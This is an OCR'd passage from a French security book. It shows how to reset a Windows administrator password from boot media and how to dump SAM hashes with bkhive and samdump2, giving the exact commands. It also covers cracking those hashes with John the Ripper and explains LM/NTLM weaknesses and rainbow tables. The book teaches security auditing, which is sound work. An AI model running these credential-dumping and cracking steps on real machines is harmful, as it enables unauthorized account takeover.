
L'écran suivant affiche un menu, nous laisserons là aussi le choix par défaut qui nous propose d'effacer un mot de passe (1).

© Editions ENI - Toute reproduction interdite



Choix de l'action à exécuter

Un menu intermédiaire nous propose alors d'éditer la base des utilisateurs, nous le validons et via un dernier écran nous avons maintenant le choix de mettre à blanc le mot de passe, de redéfinir le mot de passe de l'utilisateur (à manier avec prudence sous XP et Vista), de promouvoir un compte normal en administrateur et de déverrouiller un compte bloqué. Nous choisissons d'effacer le mot de passe administrateur (1) et nous tapons [Entrée].




Reset du mot de passe administrateur

Nous devons ensuite quitter les menus en tapant successivement « **!** » puis « **q** » et enfin « **y** » pour valider l'écriture dans le registre.

Nous revenons alors à l'écran de départ où nous n'avons qu'à valider le choix par défaut (n) qui est de quitter l'application.

Nous redémarrons alors la machine qui au reboot affichera certainement un écran nous proposant de vérifier l'intégrité de l'un des disques (nous venons de le modifier), ignorez cette vérification.

© Editions ENI - Toute reproduction interdite



Vérification de l'intégrité des disques

Voilà, nous n'avons plus qu'à nous identifier comme administrateur sans mot de passe !

Comme nous avons également pu le voir, nous pouvons réactiver et passer dans le groupe Administrateurs un compte anodin (invité par exemple). Cela permet à une personne mal intentionnée de rester discrète et d'avoir un compte ayant des droits d'administration.

2.2.2 Dumper la base SAM avec Backtrack

Comme nous venons de le voir, il est possible d'effacer le mot de passe de l'administrateur pour se connecter à sa place mais ce n'est pas une méthode discrète et réutilisable.

Pour un pirate, il est plus intéressant de récupérer le mot de passe de l'administrateur ou d'un utilisateur pour pouvoir se connecter plusieurs fois et paramètrer la machine pour un accès à distance plus discret (backdoor).


Sous Windows XP, il existe une méthode qui permet de récupérer (dumper) rapidement la base SAM qui est l'endroit où sont stockés et cryptés les comptes et mots de passe utilisateurs. Nous utiliserons pour ce faire, un livecd Linux qui a acquis ses lettres de noblesse dans le monde de la sécurité informatique et qui s'appelle Backtrack. Ce livecd réunit de nombreux outils logiciels servant à auditer les systèmes informatiques et contient notamment tout le nécessaire pour le dump de cette base des utilisateurs Windows. À l'heure où nous écrivons cet ouvrage, la version stable de cette distribution est la 3 et une version 4 bêta est sortie récemment.

Le dump de la base SAM est très rapide et permet ensuite de travailler chez soi au décryptage des mots de passe, plusieurs méthodes sont possibles comme nous le verrons ensuite.

Pour l'instant, attaquons-nous au dump de cette base. Nous récupérons ce livecd sur le site de Backtrack [2] et après gravage nous bootons la machine cible sur celui-ci. Un menu de boot s'offre alors à nous, choisissons le mode *kde* ou *vesa kde* si nous ne sommes pas certains des ressources matérielles. Nous sommes maintenant en mode graphique sous une interface assez réussie.

Passons tout de suite en clavier azerty en cliquant avec le bouton gauche de la souris sur le petit drapeau à droite de l'écran et en choisissant *France*.

© Editions ENI - Toute reproduction interdite



Accueil Backtrack-Choix de la langue

Ce qui va suivre est très compréhensible pour un linuxien. Que ceux qui ne connaissent pas ce système d'exploitation se rassurent, ce n'est malgré tout pas très compliqué. Dans le principe, en utilisant un livecd, l'accès aux données figurant sur le disque dur de la machine cible n'est pas implicite. En effet un livecd utilise un "ram disk" qui est en fait une partie de la mémoire vive qui est utilisée comme mémoire de masse. Pour avoir accès aux données figurant sur le disque de la machine cible et en particulier à la base SAM, il faut accrocher la partition contenant celle-ci au système de fichiers de notre livecd, on appelle cela "*monter*" une partition.


La backtrack est une distribution bien conçue et le montage des partitions se trouvant sur le disque dur est exécuté automatiquement. La partition Windows nommée hda1 sous Linux a été montée dans le répertoire */mnt/hda1*. Malgré tout, pour certaines versions de Windows, il arrive que le répertoire Windows soit écrit en majuscules, alors qu'il est en fait en minuscules.

Pour remédier à cela, il suffira de démonter la partition et de la remonter ensuite :

```
umount /mnt/hda1
mount /dev/hda1 /mnt/hda1
```

Lançons un terminal (clic sur l'écran à gauche sur la barre d'outils). Nous nous retrouvons sous une invite de commande, vérifions que la partition est bien montée en listant celle-ci :

```
ls /mnt/hda1
```




Vérification du montage du système de fichier hôte

Pour dumper la base, nous utilisons l'utilitaire **bkhive** pour récupérer la clé de cryptage et la sauvegarder dans un fichier texte et l'utilitaire **samdump2** à qui nous indiquons l'endroit où nous avons sauvegardé cette clé.

Dans un premier temps tapons la commande :

```
bkhive /mnt/hda1/windows/system32/config/system /tmp/keyfile.txt
```


© Editions ENI - Toute reproduction interdite



Récupération de la clé de cryptage

Le système nous indique qu'il a bien récupéré la clé de cryptage en nous affichant son numéro. Ensuite nous lançons l'utilitaire **samdump2** avec la commande suivante :

```
samdump2 /mnt/hda1/windows/system32/config/SAM /tmp/keyfile.txt
```



Affichage des hashes mots de passe

Il suffit ensuite de sauvegarder ces hashes dans un fichier texte que l'on copiera ensuite sur une clé USB pour les décrypter ailleurs.



Sauvegarde des hashes dans un fichier

2.2.3 Les différents types d'algorithmes de cryptage

Secret partagé/Symétrique

C'est le cryptage le plus classique que l'on rencontre et les algorithmes présentés ci-dessous sont des standards. Ils ont été validés et révisés par la communauté Internet internationale et surtout ils sont très bien documentés tant au niveau de leurs forces que de leurs faiblesses.

L'algorithme IDEA est un algorithme suisse très puissant, épine dorsale de PGP, il est très rapide et peut aller jusqu'à des clés de 128 bits. C'est un algorithme de haute sécurité.

L'algorithme Blowfish est un algorithme de chiffrement de 64 bits assez récent. Il a été créé par Bruce Schneier, référence en terme de cryptographie et peut aller jusqu'à des clés de 448 bits. Il est très rapide et beaucoup plus puissant que le DES. Il est utilisé dans des applications militaires.

L'algorithme RC4 est un outil de chiffrement rapide utilisé pour SSL. Il est considéré comme sécurisé dans son implémentation à 128 bits.

© Editions ENI - Toute reproduction interdite

L'algorithme DES est le standard industriel. Il est rapide mais assez peu sécurisé. C'est le plus utilisé de tous les algorithmes de cryptage même si tous les experts s'accordent à dire qu'il vaut mieux éviter son utilisation.

Clé publique/Asymétrique

Algorithmes découverts à la fin des années 70, ils fonctionnent sur un système à deux clés. Une clé pour crypter les données, un autre pour les décrypter. Ainsi si l'on ne dispose que d'une seule clé et du message chiffré, il est très difficille de trouver l'autre clé.

L'algorithme RSA est un cryptage à clé publique reposant sur le fait que plus les nombres sont grands, plus le temps pour les décomposer s'accroît de manière exponentielle. C'est le système de clé publique de PGP.

Les algorithmes One Way Digests

Ce sont des algorithmes de hashes qui transforment une chaîne de caractères de taille variable en une hash de taille fixe. Ils sont utilisés pour sceller électroniquement un message s'appuyant sur le fait qu'il est pratiquement impossible que deux messages puissent avoir la même empreinte digitale. Cela assure l'intégrité du message transmis.

Les algorithmes MD5 (128 bits message digest) et SHA (160 bits message digest) permettent de s'assurer qu'un message n'a pas été altéré.

2.2.4 Les hashes de type LM et NTLM

Nous allons nous intéresser aux hashes récupérées lors du dump de la base SAM. Ce sont des hashes Windows qui sont de type LM et NTLM. Lan Manager est un protocole mis en place en juin 1987 par Microsoft pour des clients limités à l'époque à DOS, Windows 3.1 et OS2. NTLM fût son successeur pour Windows NT.

Pour comprendre les faiblesses de NTLM, il faut donc comprendre le fonctionnement de LM.

Lan Manager utilise une clé de hachage pour transformer un code de taille qui peut varier en un code de taille fixe. Il applique pour cela une fonction mathématique sur le mot de passe. Le mot de passe peut contenir quatorze caractères. Si celui-ci est plus court, LM ajoute des 0 pour atteindre la taille de 14 caractères. Il convertit ensuite le mot de passe en majuscules et divise celui-ci en deux parties de sept caractères (c'est le point faible de cette méthode).

Une clé DES (*Data Encryption Standard*) de 56 bits (7x8) est ensuite construite pour chacune des deux moitiés de 7 octets. Elles sont ensuite concaténées pour donner une clé de hachage sur 16 octets.

La faiblesse de ce procédé découle du fait que la division en deux parties nous fait utiliser un cryptage sur 56 bits pour deux mots de 7 octets en lieu et place d'un cryptage de 112 bits (14x8) pour un mot de 14 octets.

De plus l'algorithme DES 56 bits n'est aujourd'hui plus recommandé et l'organisme américain NIST conseille le triple DES. Il est généralement conseillé d'utiliser le protocole NTLMv2 qui chiffre sur 128 bits et utilise un système « *challenge-response* ».

2.2.5 Utiliser John the Ripper pour trouver les mots de passe


John the Ripper [3] est ce que l'on appelle un perceur de mot de passe. Nous allons l'utiliser sur des mots de passe Windows mais il peut être utilisé sur des mots de passe Linux ou d'autre type. Pour comprendre son fonctionnement, il faut savoir que généralement les algorithmes d'authenfication fonctionnent de manière asymétrique, ainsi à la saisie du mot de passe d'un utilisateur, celui-ci sera crypté à l'aide d'un algorithme et stocké sous cette forme. À la connexion suivante de l'utilisateur, le mot de passe saisi sera crypté avec le même algorithme et la forme obtenue comparée à la forme stockée.

John the Ripper fonctionne également de cette façon, il génère des mots de passe probables et les crypte avec ce même algorithme pour trouver une concordance avec la forme cryptée contenue dans le fichier hashes.txt récupéré précédemment. Cette façon de faire est communément appelée du "*brute force*".

© Editions ENI - Toute reproduction interdite

La commande pour lancer John est très simple, il suffit de lui indiquer le chemin des hashes :


```
john acissi/livre/images_backtrack/hashes.txt
```



Le perceur de mot de passe John The Ripper

Un appui sur une touche nous indiquera ce que teste le process et sa durée. Si l'on veut voir où en est la progression du crack des mots de passe, il suffit de retaper la commande lancée en lui passant l'argument `--show` :

```
john --show acissi/livre/images_backtrack/hashes.txt
```



Visualisation de l'avancement du crack

Quand nous lançons John sans option, il pratique selon trois modes du plus rapide au plus long :
- Le mode single ou mode simple ;
- Le mode wordlist ou dictionnaire [4] ;
- Le mode Incrémental.

Ces trois modes sont donnés dans l'ordre du plus rapide au plus long.


Le mode simple utilise les logins utilisateurs et leur applique les règles [5] définies dans le fichier john.conf.

Le mode wordlist ou dictionnaire permet de spécifier à John d'utiliser un fichier texte qui contient un mot ou une expression par ligne. Il en existe de très gros que l'on peut trouver sur Internet et ce dans toutes les langues et dans de nombreux secteurs d'activité.

Par défaut et sans précision de notre part, John utilisera son dictionnaire par défaut qui se trouve dans */usr/share/john/password.lst*. Dans le cas où nous voulons préciser un dictionnaire à utiliser, la commande à lancer est très simple, il suffit de lancer John comme précédemment en lui ajoutant l'option *--wordlist* et de lui spécifier l'emplacement du dictionnaire à utiliser :

```
john --wordlist:/usr/share/john/password.lst/livre/images_backtrack/
hashes.txt
```

© Editions ENI - Toute reproduction interdite



"Brute force" en mode dictionnaire

Le mode incrémental teste toutes les combinaisons de caractères dans une plage donnée et dans un jeu de caractères que l'on doit lui définir, ce mode est très long (pouvant aller jusqu'à quelques années) et n'est jamais mené à terme.

Si on regarde le résultat de John, nous nous apercevons en effet que le décryptage d'un mot de passe de type LM se fait sur deux parties. Prenons, par exemple, le mot de passe du compte administrateur, nous constatons qu'une première partie (Administrateur : 1) « *ROCKMYR* » est décodée puis une deuxième (Administrateur : 2) « *OOT* » suit. En mettant ces deux parties bout à bout, nous obtenons le mot de passe final qui est « *ROCKMYROOT* ».

2.2.6 Utilisation des tables rainbow

Une méthode très efficace et plus rapide de décryptage de mots de passe est l'utilisation des tables rainbow ou arc-en-ciel en français. Une table arc-en-ciel en cryptologie est une structure de données qui permet de retrouver un mot de passe à partir de son empreinte.


Une table arc-en-ciel est constituée de paires de mots de passe. Chaque ligne de cette table possède un mot de passe de départ et une empreinte d'arrivée. Le calcul de la table se fait en faisant subir au mot de passe initial une très grande série de réductions et de hachages successifs afin d'obtenir des éléments intermédiaires que sont les nouveaux mots de passe et les empreintes correspondantes. La fonction de réduction transforme une empreinte en un nouveau mot de passe. Cette fonction est cohérente, c'est à dire qu'elle retourne toujours le même mot de passe quand on lui passe une même empreinte en paramètre. Afin d'éviter des problèmes de collision, plusieurs fonctions de réduction sont utilisées. On répète ces opérations des milliers de fois et on obtient une empreinte en bout de chaîne. Celle-ci sera stockée avec le mot de passe d'origine, on ne garde pas le reste de la chaîne générée pour des raisons de taille de fichier. Nous pouvons néanmoins retrouver cette chaîne en la recalculant à partir du mot de passe d'origine conservé. On passe à la deuxième ligne et on recommence l'opération jusqu'à constituer une table dont les statistiques sont suffisantes pour garantir le succès de l'attaque.

Pour expliquer plus clairement ce principe nous dirons que P est le mot de passe d'origine, H est la fonction de hachage appliquée et R1,R2... les différentes fonctions de réduction de la chaîne. Nous avons en tête qu'une fonction de hachage donne une empreinte et une fonction de réduction donne un mot de passe. La chaîne se crée de cette façon :

P==>H(P)==>R1(H(P))==>H(R1(H(P)))==>R2(H(R1(H(P))))==>H(R2(H(R1(H(P)))))...

© Editions ENI - Toute reproduction interdite

Tout cela semble bien compliqué, essayons d'illustrer par un exemple le fonctionnement des tables Rainbow.



Génération d'une table rainbow de deux lignes

Commençons par un cas très simple, nous essayons de craquer l'empreinte « *1962cae5* ». Celle-ci figure directement dans la table à la ligne 2 et est associée avec le mot de passe « *tiot* », comme nous venons de le dire celui-ci n'est pas stocké dans la table. Nous allons donc regénérer la chaîne. Nous prenons le mot de passe initial qui est « *kore* » le passons dans la fonction de hachage ce qui donne « *956ace4* » puis dans la même qui a servi à générer la table, celle-ci nous renvoie le mot de passe « *tite* ». On continue la manipulation de hachage et de réduction consécutive ce qui nous renvoie le mot de passe « *agne* », une nouvelle manipulation de ce genre et nous récupérons le mot de passe « *tiot* », nous passons celui-ci dans la fonction de hachage et nous récupérons l'empreinte « *1962cae5* », le mot de passe est « *tiot* ».

Ceci est un cas idéal, car l'empreinte figure directement dans la table. Essayons maintenant de craquer l'empreinte « *4455c08b* » qui ne figure pas dans la table Rainbow de l'exemple. Nous appliquons la fonction de réduction sur l'empreinte « *4455c08b* » ce qui nous donne le mot de passe « *fasm* », nous passons celui-ci dans la fonction de hachage qui nous renvoie l'empreinte « *1958ef5d* ». Celle-ci figure dans la table rainbow à la première ligne. Nous reprenons donc le mot de passe initial de la ligne qui est « *code* » comme pour le premier cas nous reconstituons la chaîne. En deux coups de hachage-réduction nous obtenons le mot de passe « *brix* » qui une fois haché nous donne l'empreinte « *4455c08b* ». Nous avons donc trouvé le mot de passe « *brix* » qui correspond à l'empreinte recherchée « *4455c08b* ».


2.2.7 Générer ses tables rainbow

Maintenant que nous avons compris comment fonctionnent les tables Rainbow, il faut se les procurer. Nous avons différentes alternatives, il est possible de se les procurer en les téléchargeant sur Internet [7], une simple recherche sur google devrait vous donner les liens où les télécharger. Il existe aussi des sites qui vous proposent de faire gratuitement le travail pour vous en échange d'un peu de votre temps processeur pour créer des tables pour une communauté. Le site freerainbowtables [8] en est un, nous n'avons qu'à nous inscrire et télécharger un client.

Nous pouvons également, si nous avons de la place pour les stocker, décider de créer nous-mêmes nos tables rainbow. Il existe un utilitaire, « *rtgen* » sous Linux et « *winrtgen* » [9] sous Windows permettant de générer celles-ci. Nous allons étudier winrtgen, il propose une interface graphique plus conviviale. Winrtgen permet de générer les tables pour les algorithmes d'encryption LM, FastLM, NTLM, CiscoPIX, MD2, MD4, MD5, SHA-1, SHA-2 (256), SHA-2 (384), SHA-2 (512), MySQL (323), MySQL (SHA1) et RIPEMD160.


© Editions ENI - Toute reproduction interdite

Pour utiliser winrtgen, il suffit de le télécharger et de lancer l'exécutable « *wintrgen.exe* ».



